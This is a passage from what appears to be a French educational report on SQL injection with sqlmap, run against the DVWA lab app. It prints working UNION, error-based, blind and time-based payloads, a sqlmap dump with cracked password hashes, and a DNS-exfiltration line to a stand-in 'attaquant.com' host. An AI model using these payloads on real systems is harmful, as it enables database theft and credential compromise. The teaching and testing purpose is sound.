
La requête exécutée par mysql sera :

```
SELECT first_name, last_name FROM users WHERE user_id = 1 UNION
select version(),null;
```

Le paramètre null est nécessaire car la première requête renvoie deux colonnes, *first_ name* et *last_ name*. Il faut donc créer une deuxième colonne. (*null* pourrait aussi être remplacé par n'importe quel nombre). Le résultat est le suivant :



Bien sûr, au lieu de la version, il est possible d'obtenir le résultat de n'importe quel champ contenu dans la base de données. Dans le cas précédent, le nombre de champs de la première requête était supérieur à celle qui était injectée. Mais le contraire peut aussi se produire. Dans ce cas, il suffit de concaténer les champs voulus dans le second *select* (à l'aide de *concat*).



Profitons de ces deux champs pour en demander deux autres : le login et le mot de passe des utilisateurs de la base de données concernée. Le code à injecter est : `union select user, password from dvwa.users`. Cela fonctionne car l'utilisateur courant a le droit de lire ces différentes tables.

Nous sommes ici dans un cas très simple. En pratique l'injection peut être beaucoup plus compliquée à réaliser, et nécessitera l'ajout de signe de commentaires, l'encodage de certains caractères, par exemple `select(char(39))` pour remplacer l'apostrophe etc.

Sqlmap permet de trouver automatiquement les caractères à insérer en début ou en fin d'injection, et réalise donc la plupart des attaques automatiquement. Voyons en pratique ce qu'il est possible de faire sur l'exemple simple précédent :

```
python sqlmap.py -u "http://192.168.1.21/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="security=medium; PHPSESSID=40063bbb3cdd858b49b143655cda2d91"
--technique=U --flush --dump

        _
 ___ ___| |_____ ___ ___  1.0-dev-26bec72
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting at 13:44:30

[13:44:30] [INFO] flushing session file
[13:44:30] [INFO] testing connection to the target URL
[13:44:30] [INFO] heuristics detected web page charset 'ascii'
[13:44:30] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
[13:44:30] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable
to XSS attacks
[13:44:30] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for
other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided
level (1) and risk (1) values? [Y/n] Y
[13:44:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[13:44:35] [WARNING] reflective value(s) found and filtering out
[13:44:37] [INFO] ORDER BY technique seems to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending the range
for current UNION query injection technique test
[13:44:37] [INFO] target URL appears to have 2 columns in query
[13:44:37] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 10 columns'
injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection points with a total of 22 HTTP(s) requests:
---
Parameter: id (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1 UNION ALL SELECT
    NULL,CONCAT(0x7176766a71,0x664a656256734b766f54,0x7170627871)-- &Submit=Submit
---

[13:44:39] [INFO] testing MySQL
[13:44:39] [INFO] confirming MySQL
[13:44:39] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
[13:44:39] [WARNING] missing database parameter. sqlmap is going to use the current
database to enumerate table(s) entries
[13:44:39] [INFO] fetching current database
[13:44:39] [INFO] fetching tables for database: 'dvwa'
[13:44:39] [INFO] fetching columns for table 'users' in database 'dvwa'
[13:44:39] [INFO] fetching entries for table 'users' in database 'dvwa'
[13:44:39] [INFO] analyzing table dump for possible password hashes
[13:44:39] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other
tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:44:42] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/opt/sqlmap-dev/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:44:59] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:45:00] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:45:00] [INFO] starting 8 processes
[13:45:03] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------
+-------------------------------------------+----------+-----------+
| user_id | user    | avatar                                                | password
| last_name | first_name |
+---------+---------+-------------------------------------------------------
+-------------------------------------------+----------+-----------+
| 1       | admin   | http://137.194.17.149/dvwa/hackable/users/admin.jpg   |
5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://137.194.17.149/dvwa/hackable/users/gordonb.jpg |
e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://137.194.17.149/dvwa/hackable/users/1337.jpg    |
8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://137.194.17.149/dvwa/hackable/users/pablo.jpg   |
0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://137.194.17.149/dvwa/hackable/users/smithy.jpg  |
5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------
+-------------------------------------------+----------+-----------+

[13:45:09] [INFO] table 'dvwa.users' dumped to CSV file '/home/hoper/.sqlmap/output/
192.168.1.21/dump/dvwa/users.csv'
[13:45:09] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[13:45:09] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[13:45:10] [INFO] analyzing table dump for possible password hashes
Database: dvwa
Table: guestbook
```

```
[1 entry]
+------------+------+-------------------------+
| comment_id | name | comment                 |
+------------+------+-------------------------+
| 1          | test | This is a test comment. |
+------------+------+-------------------------+

[13:45:10] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/hoper/.sqlmap/output/
192.168.1.21/dump/dvwa/guestbook.csv'
[13:45:10] [INFO] fetched data logged to text files under '/home/hoper/.sqlmap/output/
192.168.1.21'

[*] shutting down at 13:45:10
```

Voyons quelles sont les options qui ont été utilisées. L'option -u indique quelle url doit être analysée. Elle provient d'un simple copier/coller en provenance du navigateur.

`http://192.168.1.21/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"`

Lors de l'utilisation « manuelle » de DVWA, nous avons dû commencer par nous connecter sur l'outil. Cette connexion fournit au navigateur deux cookies de session importants. L'un comporte l'identifiant de session. L'autre le niveau de sécurité de l'application. Si sqlmap n'envoie pas ces cookies, il sera systématiquement redirigé vers la home page de connexion. Il faut donc afficher ces cookies dans le navigateur (ce qui se fait très facilement avec le plugin firebug par exemple). Puis demander à sqlmap de les utiliser. C'est le rôle de l'option :

`--cookie="security=medium; PHPSESSID=40063bbb3cdd858b49b143655cda2d91"`

Afin de diminuer le nombre de tentatives que sqlmap réalise pour trouver une injection utilisable, nous lui spécifions que l'on ne souhaite utiliser que des injections de type UNION :

`--technique=U`

sqlmap conserve l'historique des essais réalisés et des résultats obtenus. Cela permet par exemple de stopper temporairement une attaque pour la reprendre exactement à l'endroit où l'on s'était arrêté. Afin que cette exécution de démonstration ne soit pas polluée par des exécutions précédentes, on vide le cache de sqlmap avec l'option :

`--flush`

Enfin il faut indiquer à sqlmap ce que l'on souhaite faire une fois l'injection découverte. (dump de la base, lancement d'un shell sql, d'un shell système si possible etc.) Ici nous souhaitons simplement récupérer le contenu de la base, d'où l'option :

`--dump`

Observons maintenant les résultats obtenus. Très rapidement sqlmap trouve que le SGBD utilisé est MySQL, et qu'une injection de type UNION est possible. Il cherche alors le bon nombre de colonnes à utiliser (en augmentant le nombre de null ajouté à ses requêtes jusqu'à ce qu'il n'y ait plus d'erreurs dans la page retournée). Il ne lui aura fallu que 22 requêtes au total pour trouver le bon point d'entrée avec la bonne syntaxe. On remarque au passage que sqlmap ajoute deux tirets à la fin de son injection pour mettre en commentaire la fin de la ligne ce qui, dans ce cas précis, n'était même pas nécessaire.

Une fois le point d'entré trouvé, l'attaque peut réellement commencer. Il faut dans l'ordre trouver le nom de la base, trouver les tables qu'elle contient, puis le nom de chaque colonne dans chaque table. L'ensemble est alors récupéré et analysé. L'un des champs semblant contenir des hashs de mot de passe, sqlmap propose de les brute-forcer. Ce qui, vu la robustesse des mots de passe en question, ne prend que quelques secondes avec un dictionnaire basique. L'intégralité de la base (ici un simple commentaire de test) est également affiché.

2.2.3 Attaque basée sur les messages d'erreurs

L'exploitation manuelle de la faille précédente est très facile car le programme affiche le contenu des éléments trouvés. Mais comment obtenir des informations si la faille concerne une simple vérification faite dans la base sans que cela ne provoque un affichage particulier ? La première méthode possible est l'utilisation des messages d'erreurs. En effet, si la pile applicative a conservé son paramétrage par défaut, il est fréquent que les erreurs soient affichées avec de nombreux détails sur la localisation exacte du problème. Il est aussi possible d'utiliser des bugs dans le SGBD lui-même. En choisissant judicieusement les erreurs provoquées, il est alors possible de découvrir l'ensemble des informations (nom de la base, des tables, des colonnes dans les tables, puis des données elles même).

Les requêtes à réaliser sont toutefois beaucoup plus complexes. En voici quelques-unes, toujours pour attaquer le site précédent. Après avoir découvert le nom de la base et des tables, sqlmap envoi l'injection suivante pour connaître le nombre d'utilisateur :

```
1 AND (SELECT 7189 FROM(SELECT COUNT(*),CONCAT(0x717a6a7671,(SELECT
IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dvwa.users),0x71626a6a71,
FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

Le serveur renvoie alors le message d'erreur suivant :

```
<pre>Duplicate entry 'qzjvq5qbjjq1' for key 1</pre>
```

Il y a cinq utilisateurs dans la table. On trouve le premier en envoyant l'injection :

```
 1 AND (SELECT 5768 FROM(SELECT COUNT(*),CONCAT(0x717a6a7671,(SELECT
MID(( IFNULL(CAST(`user` AS CHAR),0x20)),1,50) FROM
dvwa.users ORDER BY user_id LIMIT 0,1),0x71626a6a71,FLOOR(RAND(0)*2))x FROM INFORMATION
_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

Le serveur répond :

```
<pre>Duplicate entry 'qzjvqadminqbjjq1' for key 1</pre>
```

On vient de trouver l'utilisateur admin. On peut alors commencer à récupérer les autres champs :

```
1 AND (SELECT 8805 FROM(SELECT COUNT(*),CONCAT(0x717a6a7671,(SELECT
MID((IFNULL(CAST(avatar AS CHAR),0x20)),1,50) FROM dvwa.users ORDER BY
user_id LIMIT 0,1),0x71626a6a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

Et on obtient :

```
<pre>Duplicate entry 'qzjvqhttp://137.194.17.149/dvwa/hackable/users/admin.jpg
qbjjq1' for key 1</pre>
```

Soit le contenu du second champ (l'url de l'image correspondant au profil). Pour mieux comprendre cette attaque, comment l'erreur est provoquée, et le bug qui est exploité, il faut lire attentivement cette page à partir de « What the attack really does » :

`http://stackoverflow.com/questions/11787558/sql-injection-attack-what-does-this-do`

Dans notre exemple sqlmap « brouille » les résultats en les entourant de caractères aléatoires afin de pouvoir facilement retrouver le résultat obtenu. Mais si on réalise ces attaques à la main, les résultats obtenus sont plus lisibles. Un exemple complet d'utilisation de cette faille, sans

utiliser sqlmap et sur cible réelle, depuis la découverte du nom de la base de donnée jusqu'à la récupération du hash de l'administrateur est disponible ici (texte et vidéo) :

`http://zerofreak.blogspot.fr/2012/02/tutorial-by-zer0freak-zer0freak-sqli.html`

Mais là encore, sqlmap permet de détecter et d'utiliser ce type de vulnérabilité avec une grande efficacité.

2.2.4 Attaques « booléennes » en aveugle (oupartiellement aveugle)

Voyons maintenant ce qu'il est possible de faire si l'application web n'est pas conçue pour afficher les données présentes en base et si les bonnes pratiques de configuration sont appliqués. Autrement dit si aucun message d'erreur ne peut arriver jusqu'au client. Nous sommes maintenant dans un véritable cas d'attaque en aveugle, puisqu'aucune donnée ne peut directement remonter jusqu'à nous, mais nous verrons que d'autres méthodes d'exfiltration de données existent, en dehors du flux HTTP.

L'application *DVWA* dispose bien d'une page pour tester les injections en aveugle, mais cette page se contente de masquer les messages d'erreurs. Elle ne modifie pas le fonctionnement global et affiche donc les données trouvées dans la base. Ce n'est pas un bon exemple pour une véritable attaque en aveugle.

Supposons qu'un site web utilise la valeur d'un paramètre, quel que soit son emplacement (get, post, cookie, entête spécifique...) pour personnaliser la présentation d'une page, de quelque façon que ce soit. Ce mode de fonctionnement est très fréquent. Un bon exemple serait un paramètre « id » permettant de trouver des informations spécifiques à un utilisateur dans la base, mais on peut imaginer de nombreux autres scénarios. Un paramètre booléen `&param=true`, des préférences liées à la langue ou à n'importe quoi d'autre. Prenons ce dernier cas. Supposons qu'un site web positionne un cookie dans le navigateur du client, avec la langue à utiliser. Ce cookie ressemblera à quelque chose comme `LANG=fr`. L'application WEB s'adaptera alors à chaque utilisateur. Les menus s'afficheront dans la bonne langue, via une requête qui ira chercher les bons mots en utilisant le cookie dans une clause `WHERE`. Le code PHP serait de la forme :

```
$words = "select * from TABLE where LANG=$cookie"
```

En fonction de la valeur du cookie (fr, en...) le site s'affichera donc différemment. De plus, le programme prévoit que si cette dernière requête ne renvoie aucun résultat ou provoque une erreur lors de son exécution (parce que le cookie a une valeur incorrecte ou parce que la langue en question n'est pas encore supportée) alors la langue par défaut est utilisée. Il n'y a donc jamais de messages d'erreur envoyés, que la requête s'exécute correctement ou pas.

Dans ce contexte, aucune des attaques vues précédemment ne peut fonctionner. Mais l'injection reste possible ! En effet, si le cookie vaut fr, la page s'affiche en français. De même, si je positionne la valeur du cookie à : `fr AND 1=1`. La requête alors exécutée sera :

```
select * from TABLE where LANG=fr AND 1=1
```

Cette requête fonctionnera parfaitement, la page s'affichera toujours en français. Maintenant provoquons une erreur, en faisant en sorte qu'aucun résultat ne soit renvoyé :

```
select * from TABLE where LANG=fr AND 1=0
```

Comme vu précédemment, dans ce cas le site web s'affichera en anglais. Nous avons donc une différence de comportement « binaire », en fonction de ce que l'on va ajouter derrière l'injection AND. On peut utiliser facilement cette indication pour obtenir la version de la base de donnée :

```
select * from TABLE where LANG=fr AND substring(version(),1,1)=5
```

La partie située à gauche du AND récupère la première lettre de la chaîne contenant la version du SGBD. Deux possibilités. Soit ce caractère est un 5, la seconde condition sera donc vérifiée (comme dans l'exemple AND 1=1) et donc le site s'affichera en français. Soit ce n'est

pas un 5 et le site s'affichera en anglais. En répétant cette procédure avec d'autres chiffres, et sur d'autres positions, on peut facilement connaître la version précise du SGBD. C'est ce que l'on appelle une injection SQL en aveugle. On ne peut que profiter d'un comportement différent pour faire une hypothèse à chaque requête et voir si cette hypothèse est vraie ou fausse.

De cette façon, et même si cela nécessite énormément de requêtes, on peut récupérer l'ensemble des informations de la base en utilisant les fonctions de traitement de chaînes de caractères qui existent dans tous les SGBD comme `SUBSTRING (text, start, length)`, `ASCII (char)`, ou `LENGTH (text)`. Les premières attaques de ce genre procédaient par dichotomie :

```
select * from TABLE where LANG=fr AND ASCII(SUBSTRING(user,1,1))>90
```

Le premier caractère de l'utilisateur a t-il un code *ascii* supérieur à 90 (Z) ? Si oui, son nom commencera probablement par une minuscule. Sinon la première lettre est probablement une majuscule. En répétant un grand nombre de fois cette opération, on peut parvenir à retrouver l'ensemble des données. Sqlmap, en automatisant ce genre d'attaque, les rend beaucoup plus facilement exploitable que s'il fallait tout faire à la main. En forçant sqlmap à travailler de cette façon sur DVWA, on peut extraire une requête au hasard pour voir comment elle a été construite :


```
GET /dvwa/vulnerabilities/sqli/?id=1%20AND%200RD%28MID%28%28SELECT%20IFNULL%28CAST
%28column_name%20AS%20CHAR%29%2C0x20%29%20FROM%20INFORMATION_SCHEMA.COLUMNS%20WHERE
%20table_name%3D0x7573657273%20AND%20table_schema%3D0x64767761%20LIMIT%202%2C1%29
%2C2%2C1%29%29%3E112&
Submit=Submit HTTP/1.1
```

Ce qui correspond à l'injection suivante :

```
 1 AND ORD(MID((SELECT IFNULL(CAST(column_name AS CHAR),0x20) FROM INFORMATION
_SCHEMA.COLUMNS WHERE table_name=0x7573657273 AND table_schema=0x64767761
LIMIT 2,1),2,1))>112
```

La requête précédente était identique avec 96 et celle d'avant avec 64. sqlmap fait donc initialement des sauts de 32 dans sa recherche, avant de procéder par dichotomie. On peut également observer qu'il encode les noms des champs afin de ne pas avoir besoin de quote. Ainsi, `0x7573657273` équivaut à *users*, et 0x64767761 à *dvwa*. `ORD` renvoi le caractère le plus à gauche de la sous chaîne fourni par `MID` (une fonction globalement équivalente à substr, elle même synonyme de substring).

Cette façon de procéder est beaucoup plus efficace que de tester, pour chaque caractère, si c'est un a, ou un b, ou un c... Dans certains cas, il doit être possible de faire mieux. Plutôt que de s'intéresser à la valeur décimale du code *ascii*, on peut s'intéresser aux bits qui constituent ce nombre. Un seul test est alors nécessaire pour chaque bit, soit il vaut zéro, soit il vaut un. Une attaque de ce genre pourrait ressembler à ceci :



Cette requête sortira donc en erreur si le 4ème bit de la valeur ascii du 10ème caractère de la chaîne étudiée vaut 1, et vrai dans le cas contraire. Ce type de recherche n'est pas implémenté dans sqlmap mais pourrait l'être un jour. La fonction `regexp` remplace ici l'opérateur égal, mais d'autres sont aussi possibles, comme `like`, `rlike`... Nous verrons plus loin qu'il est très facile de dissimuler ces attaques en utilisant une multitude de fonctions différentes.

2.2.5 Attaques en aveugle total

Supposons maintenant que, quelque soit l'injection réalisée, cela ne modifie en rien l'affichage. Ce serait le cas si le paramètre vulnérable entraîne une action sur le serveur (vérification, enregistrement, simple identification de l'utilisateur...) , sans que cette action n'entraîne la moindre modification sur la page affichée. Autrement dit, une requête sql est bien exécutée et nous pouvons partiellement la modifier, mais sans jamais obtenir de résultat visible. Ni même savoir, a priori, si elle a bien été exécutée ou pas. Comment exploiter une vulnérabilité de ce genre ?

Plusieurs solutions sont possibles. Premièrement, pour vérifier que la requête s'exécute bien, on peut étudier et modifier le temps de réponse du serveur. Cela peut se faire en construisant une requête que le serveur prendra beaucoup de temps à exécuter. Pour cela, on peut utiliser les fonctions `sleep()` ou `benchmark()`. Faisons un essai sur une base de données de test, créée localement :

```
 mysql> select * from login where pseudo='bonjour' ;
+----+---------+--------+---------------+-------------+
| id | pseudo  | mdp    | email         | datemariage |
+----+---------+--------+---------------+-------------+
|  1 | bonjour | machin | truc et muche | 0000-00-00  |
+----+---------+--------+---------------+-------------+
1 row in set (0.00 sec)
```

La réponse est immédiate. Imaginons maintenant que cette requête puisse être modifiée à l'aide d'une injection SQL. Ajoutons un temps d'attente (la fonction `sleep` renvoie toujours zéro).

```
mysql> select * from login where pseudo='bonjour' AND sleep(5)=0 ;
+----+---------+--------+---------------+-------------+
| id | pseudo  | mdp    | email         | datemariage |
+----+---------+--------+---------------+-------------+
|  1 | bonjour | machin | truc et muche | 0000-00-00  |
+----+---------+--------+---------------+-------------+
1 row in set (5.00 sec)
```

Le serveur répond bien et renvoie le même résultat, mais après avoir attendu pendant 5 secondes. Ainsi, même si la page web de l'application n'est pas modifiée, il est possible de savoir si l'injection a été prise en compte en chronométrant le temps que met le serveur à mis a répondre. Supposons que la faille soit réelle. Comment en profiter ? Il suffit alors d'utiliser cette différence de comportement (attente ou pas d'attente) pour revenir au cas précédent. Nous avons en effet un nouveau moyen de différencier deux comportements, et donc d'obtenir des réponses de type « vrai/faux » à nos questions. Voyons en local ce qui se passe en cas d'injection (le AND et tout ce qui se trouve ensuite)

```
mysql> select * from login where pseudo='bonjour' AND IF(substring(version(),1,1)
= 4 ,sleep(5), false) ;
```

```
Empty set (0.00 sec)
mysql> select * from login where pseudo='bonjour' AND IF(substring(version(),1,1)
= 5 ,sleep(5), false);
Empty set (5.00 sec)
```

Dans le premier cas je teste si la version majeur de mysql est 4. Le serveur répond immédiatement, car le IF a renvoyé « false ». Par contre, dans le second, le caractère examiné vaut bien 5 et le serveur attend cinq secondes avant de nous redonner la main. De cette façon on peut récupérer l'ensemble de la base de données, en utilisant exactement le même mécanisme que pour les attaques «partiellement aveugles ».

Là encore, sqlmap est d'une aide redoutable pour exploiter ce type de vulnérabilité. Il dispose également d'un mécanisme d'optimisation permettant d'adapter le temps d'attente en fonction des circonstances. Je manque de temps pour creuser le sujet et pour comprendre chacune de ces optimisations, mais d'un point de vue utilisateur, c'est d'une simplicité déconcertante. Lors d'une attaque de ce type, sqlmap demande simplement :

```
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option
'--time-sec')? [Y/n]
```

Rapidement, le rythme des requêtes s'accélère. En interceptant l'une des requêtes, on observe qu'elle est de la forme :

```
1 AND (SELECT * FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNULL(CAST(DATABASE()
AS CHAR),0x20)),4,1))>96,0,1)))))yjrC)
```

On retrouve donc bien le même schéma que pour les attaques en aveugle vues au point 4. Il existe néanmoins une différence de taille. En effet, contrairement au cas précédent où le résultat vrai ou faux provient de l'examen d'une page, le résultat provient ici d'un chronométrage qui peut se révéler inexacte. En effet, le temps d'attente observé par le pirate peut venir du serveur, mais il peut également venir de n'importe quel autre élément de la chaîne (congestion du réseau, problème sur le serveur web, sur un proxy ou un reverse proxy etc). Il pourrait tout aussi bien venir d'un temps d'attente plus important si le SGBD est particulièrement occupé à cet instant précis. Pour éviter les faux positifs, Miroslav stampar, l'un des développeurs de sqlmap, a mis en place la contre-mesure suivante : comme vu précédemment, lorsqu'un caractère a finalement été trouvé après de nombreuses requêtes, une dernière requête est envoyée afin de confirmer que le caractère trouvé est le bon. Requête qui portera donc sur l'égalité réelle entre le caractère trouvé et ce qui se trouve réellement dans la base. Il l'explique dans un message laissé sur la liste de discussion de sqlmap, à cette adresse : `http://sourceforge.net/p/sqlmap/mailman/message/26987155/`

2.2.6 Exfiltrer l'information autrement

Bien que la technique de l'attaque en aveugle fonctionne parfaitement, elle sera forcément lente et « bruyante » (des centaines, voire des milliers de requêtes apparaîtront dans les journaux du serveur).

Plusieurs solutions peuvent alors être envisagées pour exfiltrer autrement l'information.

Si la vulnérabilité exploitée autorise la création de fichier sur le serveur, il sera peut-être possible de créer un fichier qui pourra être lu par la suite d'une autre façon (directement dans le navigateur si le fichier peut être crée dans l'arborescence du serveur web).

Une autre façon de procéder serait d'écrire l'information recherchée dans un autre endroit de la base de données. Un endroit auquel nous aurions sans problème l'accès en lecture. Imaginons que je possède un compte utilisateur sur un forum web, et que je puisse obtenir le hash du mot de passe de l'administrateur via une vulnérabilité de type injection sql en aveugle. Pourquoi ne pas copier cette information dans un champ auquel j'ai déjà accès ? Par exemple le champ « commentaire » ou « adresse physique » de mon profil auquel je peux toujours avoir accès.

Enfin, sqlmap supporte une méthode beaucoup plus sophistiquée d'exfiltration, basée sur les requêtes DNS. En effet, il est probable qu'un serveur de base de données, situé dans le réseau interne d'une entreprise, ne soit pas autorisé à envoyer directement de l'information à l'extérieur. Néanmoins les requêtes DNS peuvent ne pas être filtrées. Si c'est le cas, l'attaquant peut alors monter son propre serveur DNS faisant autorité sur un domaine qu'il aura préalablement acquis. (par exemple attaquant.com). Il peut alors essayer de faire exécuter au SGBD victime une requête de ce genre :

```
do_dns_lookup( (select top 1 password from users) + '.attaquant.com' );
```

Le SGBD enverra l'information que l'on souhaite récupérer à notre serveur DNS (ou à un simple netcat lancé en écoute sur le port 53) en demandant l'adresse IP correspondant à « hash du premier utilisateur.attaquant.com ». Sqlmap supporte ce type d'attaque via l'option `--dns-domain`. Dans ce cas, sqlmap se met lui-même en écoute sur le port 53. Il reçoit alors directement les demandes de résolution, et donc les informations que l'on souhaite récupérer.

2.2.7 Optimisations

Sqlmap supporte plusieurs méthodes d'optimisation pour diminuer le temps nécessaire à la récupération complète d'une base de données, notamment :

— Méthode head

Lors d'une attaque de type booléenne, nécessitant l'examen rapide des pages web envoyées pour savoir si on se situe dans le cas « vrai » ou dans le cas « faux », il n'est pas nécessaire de télécharger l'intégralité de la page. Il suffit généralement de connaître la taille de la page que le serveur s'apprête à renvoyer. Une fois que l'on connaît la taille d'une page signifiant vraie, et celle d'une page signifiant faux, de nouveaux téléchargements complets ne sont plus nécessaires. Sqlmap utilise alors la méthode HEAD, au lieu de la méthode GET. Cette méthode HTTP permet d'économiser du temps et beaucoup de bande passante, en n'envoyant que les informations sur la page, mais sans la section body. On trouve alors la taille de la page totale dans la partie Content-Length.

— Multi-threading

sqlmap peut lancer plusieurs threads en parallèle ce qui augmentera les performances en multipliant le nombre de connexions simultanées avec le serveur. Cette optimisation n'est cependant pas disponible lorsque l'on attaque en aveugle totale, et que l'on doit analyser le temps de réponse du serveur.

— Keep alive

sqlmap doit généralement lancer un très grand nombre de requête http. Sans optimisation, chaque requête réalisera l'ensemble des opérations nécessaires à une connexion de type TCP (envoi d'une trame SYN, réception d'une trame SYN/ACK etc). Chaque requête générera donc une connexion TCP, ce qui prend beaucoup de temps. L'utilisation du paramètre http « keep-alive », permet de faire transiter plusieurs requêtes http au sein d'une même connexion TCP, ce qui fait encore une fois économiser du temps et de la bande passante.

— Prédiction

Sqlmap dispose d'une fonction de « prédiction ». Il est difficile de trouver de la documentation sur le sujet. Mais je suppose que si les premiers caractères d'un champs sont « passw », sqlmap essayera directement « password »... On trouve les noms des tables et des champs les plus courant dans les fichiers textes présents dans le répertoire txt (voir plus loin).

Cependant, je n'ai constaté aucun gain vraiment visible en activant ces différentes options. Ce qui permet à coup sûr d'accélérer la découverte, c'est de renseigner sqlmap sur le SGBD utilisé. Ainsi, il faut environ 2 minutes à sqlmap pour trouver les paramètres de la vulnérabilité d'une machine de test sans autre indication que la bonne url. Ce temps tombe à 1m38s en précisant que l'on a affaire à mysql, et à 30s seulement si on lui indique le bon paramètre (id).

```
time python ../sqlmap-dev/sqlmap.py --flush -u "http://192.168.1.82/?action=data_-
management&cpmvc_do_action=mvparse&f=edit&id=1" -batch
real  2m8.773s
user  0m17.142s
sys  0m0.190s
```

2.3 Paramétrage et architecture

2.3.1 Paramétrage simple du logiciel

De nombreuses options sont disponibles pour simplifier l'utilisation du logiciel. On citera notamment l'assistant `--wizard` le niveau de recherche `--level` et le niveau de risque `--risk`.

Par défaut, sqlmap ne teste que les paramètres les plus évidents (ceux qui sont envoyés via les commandes http `GET` et `POST`). Mais il est possible d'augmenter le niveau de recherche (et donc le temps d'exécution). Au niveau deux, sqlmap vérifie aussi le contenu des cookies. Avec un niveau supérieur à trois, il examine aussi le contenu des entêtes http, comme le User-Agent et le referer.

Concernant le niveau de risque que l'on est prêt à courir, l'échelle fonctionne de la façon suivante. Au premier niveau les tentatives d'intrusions sont inoffensives (uniquement des `select`, `union`...). Au niveau deux, sqlmap peut lancer des commandes nécessitant un temps d'exécution élevé. Avec le niveau trois, sqlmap fait aussi des tentatives basées sur la fonction OR. Ce qui, dans le cas des commandes `update`, peut conduire à la modification de l'ensemble d'une table dans la base !

2.3.2 Paramétrage avancé

Un utilisateur plus averti pourra toujours sélectionner de façon très précise ce qu'il souhaite que sqlmap réalise exactement (Type d'attaque, paramètre à tester etc.). Il est aussi possible de l'adapter en fonction de l'environnement (utilisation de cookies spécifiques, de https avec ou sans authentification, etc).

2.3.3 Architecture modulaire

Mieux encore, l'architecture modulaire de sqlmap (ensemble de scripts et de données au format texte et xml), permettra aux utilisateurs les plus avancés d'écrire leurs propres fonctions de recherche, de découverte de filtres ou d'évasion. Voici le contenu du répertoire de sqlmap :

```
drwxrwxr-x 3 hoper hoper 4096 avril 5 20:14 doc
drwxrwxr-x 12 hoper hoper 4096 avril 8 18:17 extra
drwxrwxr-x 9 hoper hoper 4096 avril 8 18:17 lib
drwxrwxr-x 4 hoper hoper 4096 avril 8 18:17 plugins
drwxrwxr-x 6 hoper hoper 4096 avril 5 20:14 procs
drwxrwxr-x 2 hoper hoper 4096 avril 5 20:14 shell
